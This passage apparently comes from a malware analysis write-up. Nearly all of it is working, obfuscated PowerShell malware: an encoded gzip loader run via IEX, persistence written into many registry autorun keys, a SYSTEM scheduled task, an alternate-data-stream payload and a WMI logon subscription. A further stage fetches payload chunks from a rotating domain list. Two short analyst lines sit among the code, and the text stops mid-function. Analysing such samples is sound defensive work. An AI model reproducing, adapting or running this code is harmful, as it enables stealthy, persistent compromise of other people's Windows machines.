$data=[System.Convert]::FromBase64String('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');$ms=New-Object System.IO.MemoryStream;$ms.Write($data,0,$data.Length);$ms.Seek(0,0)|Out-Null;$cs=New-Object System.IO.Compression.GZipStream($ms,[System.IO.Compression.CompressionMode]::Decompress);$sr=New-Object System.IO.StreamReader($cs);IEX($sr.readtoend())
Base64 decoding and then GZip decompressing the above stream we get:
${/=\___/\_/=\/=\/=} = @'
$data=[System.Convert]::FromBase64String('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');$ms=New-Object System.IO.MemoryStream;$ms.Write($data,0,$data.Length);$ms.Seek(0,0);$cs=New-Object System.IO.Compression.GZipStream($ms,[System.IO.Compression.CompressionMode]::Decompress);$sr=New-Object System.IO.StreamReader($cs);IEX $sr.readtoend();
'@
${_/====\___/=\/\__} = [System.Text.Encoding]::Unicode.GetBytes(${/=\___/\_/=\/=\/=})
${___/\/==\/=\/==\_} =[Convert]::ToBase64String(${_/====\___/=\/\__})
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE' -Value ${___/\/==\/=\/==\_} -force
${_/=\/==\/\/\/==\/} = @'
$b64=(Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE;$stCode=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($b64));[System.Threading.Mutex]$m;[bool]$mtmp=$false;$m=New-Object System.Threading.Mutex($true, [string]1823821749, [ref] $mtmp);if(!$mtmp){exit;}IEX $stCode;
'@
${/=\___/===\_/==\_} = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes(${_/=\/==\/\/\/==\/}))
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{ndr -Name HKU -PSProvider Registry -Root HKEY_USERS
New-ItemProperty -Path 'HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\VxD' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{ndr -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT
New-ItemProperty -Path 'HKCR:\vbsfile\shell\open\command' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
function Invoke-PrepareScheduledTask
{ ${_/===\_/\/\/=\__/} = 'IE'
${/=\/\_/=====\/\/\} = Get-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -ErrorAction SilentlyContinue
if (${/=\/\_/=====\/\/\} -ne $null)
{  Unregister-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -Confirm:$false
}
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE11' -Value 'IEX ([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\Control` Panel\Desktop).IE)))' -force
${__/\/\__/\_/\/\/\} = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument "-ep bypass -noni -w hidden -C IEX((Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE11)"
${_/\___/\___/==\/=} = New-ScheduledTaskTrigger -AtStartup -RandomDelay 00:10:00
${__/=\____/=\/==\_} = New-ScheduledTaskSettingsSet -Compatibility Win8
${/=\______/=\/==\_} = New-ScheduledTaskPrincipal -UserId SYSTEM -LogonType ServiceAccount -RunLevel Highest
${_/\/\_/=\/\____/=} = New-ScheduledTask -Action ${__/\/\__/\_/\/\/\} -Principal ${/=\______/=\/==\_} -Trigger ${_/\___/\___/==\/=} -Settings ${__/=\____/=\/==\_} -Description "Run $(${_/===\_/\/\/=\__/}) at startup"
Register-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -InputObject ${_/\/\_/=\/\____/=}
${/=\/\_/=====\/\/\} = Get-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -ErrorAction SilentlyContinue
}
function Invoke-WMI-Pers
{ ${/=\_/==\/\__/=\_/} = [convert]::ToInt32($($PSVersionTable.PSVersion.Major|Out-String).Trim())
${/=\/\/===\_/===\_} = $env:programdata + '\Windows'
${_/=====\___/\/==\} = 'kernel32.dll'
if (${/=\_/==\/\__/=\_/} -gt 2)
{  sc -Path ${/=\/\/===\_/===\_} -Value ${/=\___/\_/=\/=\/=} -Stream 'kernel32.dll'
}
${/=====\___/==\__/} = New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())
if (${/=====\___/==\__/}.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{  ${/=\/==\/==\_/\_/=} = 'kernel32_Filter';
  ${_/\/=\_/==\_/=\_/} = 'kernel32_Consumer';
  gwmi __eventFilter -namespace root\subscription | Remove-WmiObject
  gwmi CommandLineEventConsumer -Namespace root\subscription | Remove-WmiObject
  gwmi __filtertoconsumerbinding -Namespace root\subscription | Remove-WmiObject
  ${/===\_/\/=\_/\/=\} = Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class __EventFilter -Arguments @{Name = ${/=\/==\/==\_/\_/=}; EventNamespace = 'root\CIMV2'; QueryLanguage = 'WQL'; Query = "Select * from __InstanceCreationEvent within 30 where targetInstance isa 'Win32_LogonSession'"}
  if (${/=\_/==\/\__/=\_/} -gt 2)
  {${___/\/==\/=\/===\} = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX `$(Get-Content -Path ${/=\/\/===\_/===\_} -Stream ${_/=====\___/\/==\}|Out-String)"))
  Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class CommandLineEventConsumer -Arguments @{Name = ${_/\/=\_/==\_/=\_/}; ExecutablePath = 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'; CommandLineTemplate = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -noni -w hidden -e ${___/\/==\/=\/===\} "}
  }
}}
Invoke-WMI-Pers
Invoke-PrepareScheduledTask
IEX ${_/=\/==\/\/\/==\/}
The payload established persistence via multiple locations in the Windows Registry. Establishes persistence via WMI to execute during Windows Logon. There’s also a new payload to decode, same drill. Here’s what we get:
${/=\____/=\__/==\_} = 100
function Download-Big-TXT
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]$DomainList, [Parameter(ValueFromPipeline=$True)]${_____/\/=\/\/\__/\});
${_/\/=\______/====} = '';
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
${/=\/==\/\_/\___/=} = 0;
${__/\__/===\____/\/} = "$(__/\___/=\__/===\/).${_____/\/=\/\/\__/\}.${/=\/==\/\_/\___/=}.${/=\_/\/=\/\__/=\_}";
${/=\_/=\_/=\___/\_} = ____/\_/\_/\/\_/\_ ${__/\__/===\____/\/};
if (${/=\_/=\_/=\___/\_} -eq 0) { return 0
}
while (${/=\_/=\_/=\___/\_} -ne $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAAuADAALgAwAC4AMAA='))))
{ Write-Host $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('SQBwADoAIAAkAHsALwA9AFwAXwAvAD0AXABfAC8APQBcAF8AXwBfAC8AXABfAH0A')));
${_/\/==\_/\_/==\__} = __/=====\/=\_/===\ ${/=\_/=\_/=\___/\_};
${__/==\/\___/===\/} = __/\/=\/=\/\_/\/\/ ${_/\/==\_/\_/==\__};
Write-Host ${__/==\/\___/===\/};
${___/===\_/=\/\/=\} = (__/=\__/\_/\/==\/= ${__/\__/===\____/\/}) -join '';
if (${___/===\_/=\/\/=\} -eq 0) {  return 0
}
${_/==\/\/\_/===\/\} = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider;
${__/==\___/\/\/=\/} = (${_/==\/\/\_/===\/\}.ComputeHash([system.Text.Encoding]::UTF8.GetBytes(${___/===\_/=\/\/=\})) | foreach{$_.ToString("X2") }) -join "";
${_/\/\/\_/==\_/=\/} = ____/==\/===\_/\/= ${__/==\___/\/\/=\/}.Substring(0, 8) | __/\/=\/=\/\_/\/\/; if([string]${__/==\/\___/===\/} -eq [string]${_/\/\/\_/==\_/=\/})
{ ${_/\/=\______/====} += ${___/===\_/=\/\/=\};
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
${/=\/==\/\_/\___/=}++;
}
${__/\__/===\____/\/} = "$(__/\___/=\__/===\/).${_____/\/=\/\/\__/\}.${/=\/==\/\_/\___/=}.${/=\_/\/=\/\__/=\_}";
${/=\_/=\_/=\___/\_} = ____/\_/\_/\/\_/\_ ${__/\__/===\____/\/};
if (${/=\_/=\_/=\___/\_} -eq 0) {  return 0
}}
return [string]${_/\/=\______/====};
}
function _/=\/\_/\__/\/\/\_
{param([array]$DomainList)
if($DomainList.count -eq 1)
{ return $DomainList;
}
return $DomainList[(Get-Random -Maximum ([array]$DomainList).count)];
}
function __/\___/=\__/===\/()
{${/=\_/\/=\/====\/=} = gwmi Win32_BIOS | Select -ExpandProperty SerialNumber ;
${_/==\/\/\_/===\/\} = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider;
${__/==\___/\/\/=\/} = (${_/==\/\/\_/===\/\}.ComputeHash([system.Text.Encoding]::UTF8.GetBytes(${/=\_/\/=\/====\/=})) | %{$_.ToString("X2") }) -join "";
return ${__/==\___/\/\/=\/}.Substring(0, 10);
}
function _/==\/==\___/=\_/\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)][array]$DomainList, [scriptblock]${_/=\__/\_/=\/=\___});
if((-not $DomainList) -or ($DomainList.count -eq 0))
{ Throw $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('TgBvACAAZABvAG0AYQBpAG4AcwA=')));
}
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
try
{ return &${_/=\__/\_/=\/=\___} -Domain ${/=\_/\/=\/\__/=\_};
}
catch
